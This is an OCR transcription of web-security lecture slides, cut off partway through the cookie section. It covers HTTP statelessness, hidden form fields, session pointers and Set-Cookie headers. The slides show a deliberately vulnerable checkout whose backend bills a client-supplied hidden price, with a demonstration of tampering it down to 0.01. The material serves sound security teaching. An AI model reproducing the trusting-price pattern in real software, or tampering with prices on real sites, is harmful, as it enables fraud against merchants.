Web security: Cookies, CSRF, XSS

Slides from


- Michelle Mazurek 414-fall2016
  - includes stuff from Dave Levin, Mike Hicks, Lujo Bauer, Collin Jackson
- Dave Levin 414-spring2016
- Udaya Shankar 414-spring2017

Adding state to the web

HTTP is *stateless*


- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- No direct way to ID a client from a previous session
  - So why don’t you have to log in at every page load?

Maintaining State




- Server processing often produces intermediate results
- Send state to the client in response
- Client returns the state in subsequent responses

Maintaining State




- Server processing often produces intermediate results
- Send state to the client in response
- Client returns the state in subsequent responses

Maintaining State




- Server processing often produces intermediate results
- Send state to the client in response
- Client returns the state in subsequent responses

Maintaining State



- Server processing often produces intermediate results
- Send state to the client in response
- Client returns the state in subsequent responses

Maintaining State




- Server processing often produces intermediate results
- Send state to the client in response
- Client returns the state in subsequent responses

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering

socks.com/order.php

socks.com/pay.php



Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Ex: Online ordering

The corresponding backend processing

```
if (pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

Ex: Online ordering

Client can change the value!

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Ex: Online ordering

Client can change the value!

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Solution: pointer to server state

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Solution: pointer to server state

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Pointer (capability): should be unguessable value

Solution: pointer to server state


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

But we don’t want to use hidden fields all the time!


- Tedious to maintain on all the different pages
- Start all over on a return visit (after closing browser window)

Statefulness with Cookies




- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Statefulness with Cookies



- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Statefulness with Cookies




- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Statefulness with Cookies


- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Statefulness with Cookies



- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Statefulness with Cookies



- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server;
  returns it with subsequent queries to same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
